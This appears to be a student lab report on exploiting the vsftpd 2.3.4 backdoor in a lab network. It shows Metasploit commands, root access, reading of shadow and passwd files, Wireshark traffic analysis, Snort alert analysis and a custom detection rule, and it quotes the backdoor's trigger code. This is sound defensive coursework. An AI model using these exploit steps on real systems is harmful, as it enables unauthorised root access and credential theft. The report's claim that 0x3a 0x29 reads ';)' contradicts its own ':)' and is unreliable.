


Fig. 5. NMAP SCAN

NMAP Scan in Wireshark

(Contributed by: Amandeep Kaur)

The Wireshark window uses the main three-pane design, i.e., Packet list, Packet details, and packet Bytes. So, firstly by analyzing packet list pane, it shows that how attacker machine whose IP address is 192.168.56.102 makes a TCP connection with targeted machine whose IP address is 192.168.56.101. By analyzing packet list pane, it shows that firstly, attacker machine sends the packet to victim machine to initiate the connection with victim machine and the packet is going to give it the initial sequence number that the attacker can use and then victim machine responds by sending acknowledge and sequence number to the attacker system. And then again, the attacker machine acknowledges and sequence number to the victim machine. The stripes illustrate how systematic the probing is, with alternating SYN to ACK/RST packets. For open ports, the probe packet initiates the three-way handshake, opening a connection. For each closed port, the machine responds accordingly, with ACK and RST flags set.




Fig. 6. NMAP SCAN IN WIRESHARK

EXPLOIT-1

VERY SECURE FTP DAEMON (VSFTPD)

Exploit 1. Very Secure FTP Daemon (VSFTPD)

(Contributed by- Amandeep Kaur)

VSFTPD is an FTP server for Unix-like systems, including Linux. According CVE information, VSFTPD 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/TCP [11].

In Metasploit, we can search the exploit. So, type vsftpd to display any matching results.

```
msf5 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

Fig. 7. SEARCHING FOR VSFTPD EXPLOIT

To perform this exploit, at the msf console prompt, type the use command followed by the exploit name i.e. use exploit/unix/ftp/vsftpd_234_backdoor. To run this exploit firstly there is need to set the RHOST. Type set RHOST followed by IP address of victim machine i.e. 192.168.56.104. Once it entered then type exploit and exploit has been executed.

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.104
RHOST => 192.168.56.104
```

Fig. 8. SETTING RHOST

After this exploitation, the attacker can gain permission to access victim machines where they can access the confidential files like shadow file, passwd containing encrypted passwords of various users that can be cracked, which is a very high-security concern of availability, and confidentiality of information.

Moreover, the attacker can also get information about the system version that is a very critical security concern.

Fig. 9. VSFTPD EXPLOITATION

Wireshark Analysis for VSFTPD Exploit

(Contributed by- Amandeep Kaur)

By analyzing packet captures of the exploited system, it can provide some information to identify attacks and the attacker's malicious activities. In the Fig. 10 packet 85 is highlighted. It clearly shows that a machine whose IP address is 192.168.56.102 has sent a packet "whoami" to 192.168.56.104 (victim machine's IP address). In the packet 86, 192.168.56.104 (victim machine) has sent "root" packet to the 192.168.56.102 (attacker machine). It shows that when the attacker machine asked the victim machine "whoami" victim machine replied "root". It reveals that the attacker machine has access to use it as root. It also shows that the attacker machine whose IP address is 192.168.56.102 has exploited the victim machine.




Fig. 10. ROOT ACCESS

In the Fig. 11, packet number 116 is highlighted. This is from attacker's machine, sending the command "uname -a" to victim machine. In the byte pane, this command is in clear text. Again, in the packet byte pane in packet number 118, the data portion of the response shows the response. So, this fig. clearly demonstrates how the attacker machine had got all information about the victim machine version, its installation date, and time when it was installed.




Fig. 11. VICTIM MACHINE's VERSION DETAIL

Fig. 12 and Fig. 13 depicts that the attacker machine has accessed two files of the victim that are shadow file and passwd file. Shadow file is that file that cannot be accessed by anyone except root, whereas the Passwd file includes confidential information like user passwords.

Fig. 12. SHADOW FILE ACCESS




Fig. 13. PASSWD FILE ACCESS

SNORT Rule Analysis for VSFTPD Exploit and Creation of Custom Rules

(Contributed by: Jivitesh)


In order to create a custom rule, we must identify a unique feature about each attack which can further be used in rule creation. To achieve this, the attack is performed several times and packets are captured using Wireshark in the form of .pcap files. These pcap files are then analyzed precisely to identify unique character of each attack.

Snort will be used to generate the alerts during the attack when the contents of the packets are matched to the rules defined in the system. Also, all the data packets during the attack will be captured and later used for the analysis and custom snort rule creation.

When attack was performed, snort generated some alerts based on the predefined rules in the system which are defined as follows:

The following alerts were generated**:**

Alert 1:



1/03-01:36:26.969819 [**] [1:498:6] ATTACK-RESPONSES id check returned root [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.44.128:6200 -> 192.168.44.133:44909

Alert Breakdown:

The portion of alert highlighted in orange shows the gid, sid and rev number, which is 1, 498 and 6 respectively. The portion of the alert highlighted in green displays the message which is defined in the rule and provides some information about the event which caused the alert. In this alert, message means that the root value has been returned when the privileges are checked. This means that the attacker may have gained root privileges. The portion in blue defines the class in which data is characterised based on its type and threat it possesses. The data traffic causing this alert is classified as Potentially Bad Traffic. The portion highlighted Purple is the priority number of the alert and in this case the priority number is 2 which means *medium priority*. The portion highlighted in Grey is the protocol which is being used and it is TCP in this case. The portion of alert in Dark

Red shows the source and destination IP address with the respective port numbers used, it also shows the direction of flow of traffic. In this alert the source IP address is 192.168.44.128, source port number is 6200, destination IP address is 192.168.44.133 and destination port number is 44909.

Rule Responsible for Alert:

alert ip any any -> any any (msg:"ATTACK-RESPONSES id check returned root"; content:"uid=0|28|root|29|";classtype:bad-unknown; sid:498; rev:6;)

Rule Analysis:

As per the rule, Snort system will looking for content "**uid=0|28|root|29|"** and here "28" and "29" is hexadecimal value specified in pipes"|" and means "(" and ")" respectively in simple text, which can also be observed with the help of Wireshark. So, the whole expression is "uid=0(root)" and when the snort system will find this expression in the packets, it will generate the alert. This expression is usually the result of "id" command executed in UNIX and therefore this may indicate that the attacker has checked for system privileges and has gained superuser privileges. Since the source IP address, source port number, destination IP address and destination port number are all set to "any", snort will be looking for network traffic coming from any source and going to any destination.

Alert 2:

```
11/03-01:36:26.969819  [**] [1:1882:10] ATTACK-RESPONSES id check returned userid [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192
.168.44.128:6200 → 192.168.44.133:44909
```

11/03-01:36:26.969819 [**] [1:1882:10] ATTACK-RESPONSES id check returned userid [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.44.128:6200 -> 192.168.44.133:44909

Alert Breakdown:

The portion of alert highlighted in orange shows the gid, sid and rev number, which is 1, 1882 and 10 respectively. The portion of the alert highlighted in green displays the message defined in the rule and provides rough information about the event which caused the alert. The portion in blue defines the class in which data is characterised based on its type and threat it possesses. The data traffic causing this alert is classified as Potentially Bad Traffic. The portion highlighted Purple is the priority number of the alert and in this case the priority number is 2 which means *medium priority*. The portion highlighted in Grey is the protocol which is being used and it is TCP in this case. The portion of alert in Dark Red shows the source and destination IP address with the respective port numbers used, it also shows the direction of flow of traffic. Here in this alert the source IP address is 192.168.44.128, source port number is 6200, destination IP address is 192.168.44.133 and destination port number is 44909.

Rule Responsible for Alert:

alert $HOME_NET any -> $EXTERNAL_NET any (msg:"ATTACK-RESPONSES id check returned userid"; content:"uid="; byte_test:5,<,65537,0, relative,string; content:" gid="; within:15; byte_test:5,<,65537,0,relative,string; classtype:bad-unknown; sid:1882; rev:10;)

As per the rule, Snort will look for content "uid=" and "gid=" which means User ID and Group ID respectively. Each user has its own uid and gid number and it gets displayed when "id" command in UNIX is executed. This indicates that the event might have taken place where privileges have been checked by the attacker. Some other content modifiers are used to help snort narrow down the search process like "*within:15*" which means that the difference between the content matches should not be more than 15 bytes, and byte_test allow the rule to check number of bites of the packet from the given position and check if it matches the provided value.

Observation

Attack was performed few times and the data traffic was analysed using Wireshark. After the analysis following observations were made and then further used for the creation of custom rules:

- The target port of the attack is FTP port which is port 21. So, Destination port in custom rule will be set to 21.
- FTP runs on Transmission control protocol so, the protocol specified in the custom rule will be TCP.

- In the attack attempts the source port number is always different, so no fixed value for source port number will be set.
- The attack is carried out b y using different username and passwords for the login, but username always had “USER” and “:)” characters in it as shown in figure 14. So, these strings will be specified in the custom rule using the content keyword.




Fig. 14. WIRESHARK ANALYSIS OF VFSTPD EXPLOIT

Custom Rule:


```
alert tcp any any → any 21 (msg:"Special vsftpd backdoor exploit characters used for login"; content:"USER";  content:":)"; classtype:suspicious-login; sid:1000041; rev:1;)
```

alert tcp any any -> any 21 (msg:”Special vsftpd backdoor exploit characters used for login”; content:”USER”; content:”:)”; classtype:suspicious-login; sid:1000041; rev:1;)

Analysis of Custom Rule:

This rule is designed to look for packets coming from any source IP and any port number to any destination IP and 21 as destination port number. When the alert is generated it will display the message "Special vsftpd backdoor exploit characters used for login" which will help the snort administrator to understand the cause behind the alert. The rule will look for content "USER" and ":)". The alert will be generated when the specified expressions are found. The rule belongs to the classtype *suspicious-login*. The rule is assigned the unique snort id of 1000041. The rule has only been revised once so its *rev* value is 1.

Breakdown of Alert Generated by Custom Rule:



1/03-01:00:55.498157 [**] [1:1000041:1] Exploit Special vsftpd backdoor characters used for login [**] [Classification: An attempted login using the suspicious username was detected] [Priority: 2] {TCP} 192.168.44.133:45175 -> 192.168.44.128:21

Breakdown of the Alert:

The portion of alert highlighted in orange shows the, gid, sid (snort ID), and rev number, which is 1, 1000041, 1 respectively. The portion of the alert highlighted in green shows the message which is defined in the rule and provides rough information about the event which caused the alert. The portion of alert, which is highlighted blue gives information about the class, the rule belongs to. The portion highlighted Purple is the priority number of the alert and in this case the priority number is 2 which means medium priority. The portion highlighted in Grey is the protocol which is being used and it is TCP in this case. The portion of alert in Dark Red shows the source and destination IP address with the respective port numbers used, it also shows the direction of flow of traffic. Here in this alert the source IP address is 192.168.44.133, source port number is 45175, destination IP address is 192.168.44.128 and destination port number is 21.

Analysis and Conclusion for The Exploit VSFTPD

(Contributed by-Karan Chauhan)

In this exploit, file transport protocol was used for transferring the resources on client -server architecture**.** **Very Secure Ftp Demon** (VSFTPD), version vsftpd 2.3.4 was exploited in which a particular username combination compromised and gained the command shell on port 6200 [6].

After understanding and analysing vsftpd 2.3.4 exploit, the main vulnerability in its code was also analysed ,due to which this exploit was compromising the security features.

This exploit is carried over network and triggered with a unique signature. This was also analysed from its vulnerable source code(vsftpd 2.3.4)

Vsftpd exploit vulnerability code analysed(the portion of code relevant for our project interest)

```
else if((p_str->p_buf[i]==0x3a)
  && (p_str->p_buf[i+1] ==0x29))
  {
    vsf_sysutil_extra ();
  } [7]
```

-The values in red above are hexadecimal values

0x3a 0x29

-The string form recognised for this value is **;)**

Analysis of Exploit Framework for Better Concept Building

The string **";)"** equivalent emoticon is 😉**.** This analysis helped to look out for this string pattern in the packets being transported via snort to host system from the remote system(attacker).

The string mentioned referred above acts as the key information for performing this exploit. This information was used as mainstay for defense of network.

Wireshark analysis also helped in concluding that these vsftpd packets were directed towards ***ftp port. All malicious traffic for this exploit had n number of username combination but it always has a repetition which ends with a combination ;).***

Snort rule writing for defense and protection of **confidentiality, integrity and availability** of data is managed and updated as per organisation security policies. The above analysis gives an indication to make a security policy which prohibits the use of username combination mentioned above.

Lab Environment Analysis

The lab environment gives basic understanding of the security response which would be taken, once exploit is performed but its under certain constraints:-

- **Computational Capacity**: Fast and high data processing capability is required by the attacker and the host machine on which the snort is deployed.
- **Batch Processing:** The attacker with malicious intent would perform n number of jobs (malicious activity) towards the host machine, and the host machine would also perform same number of tasks in defense.
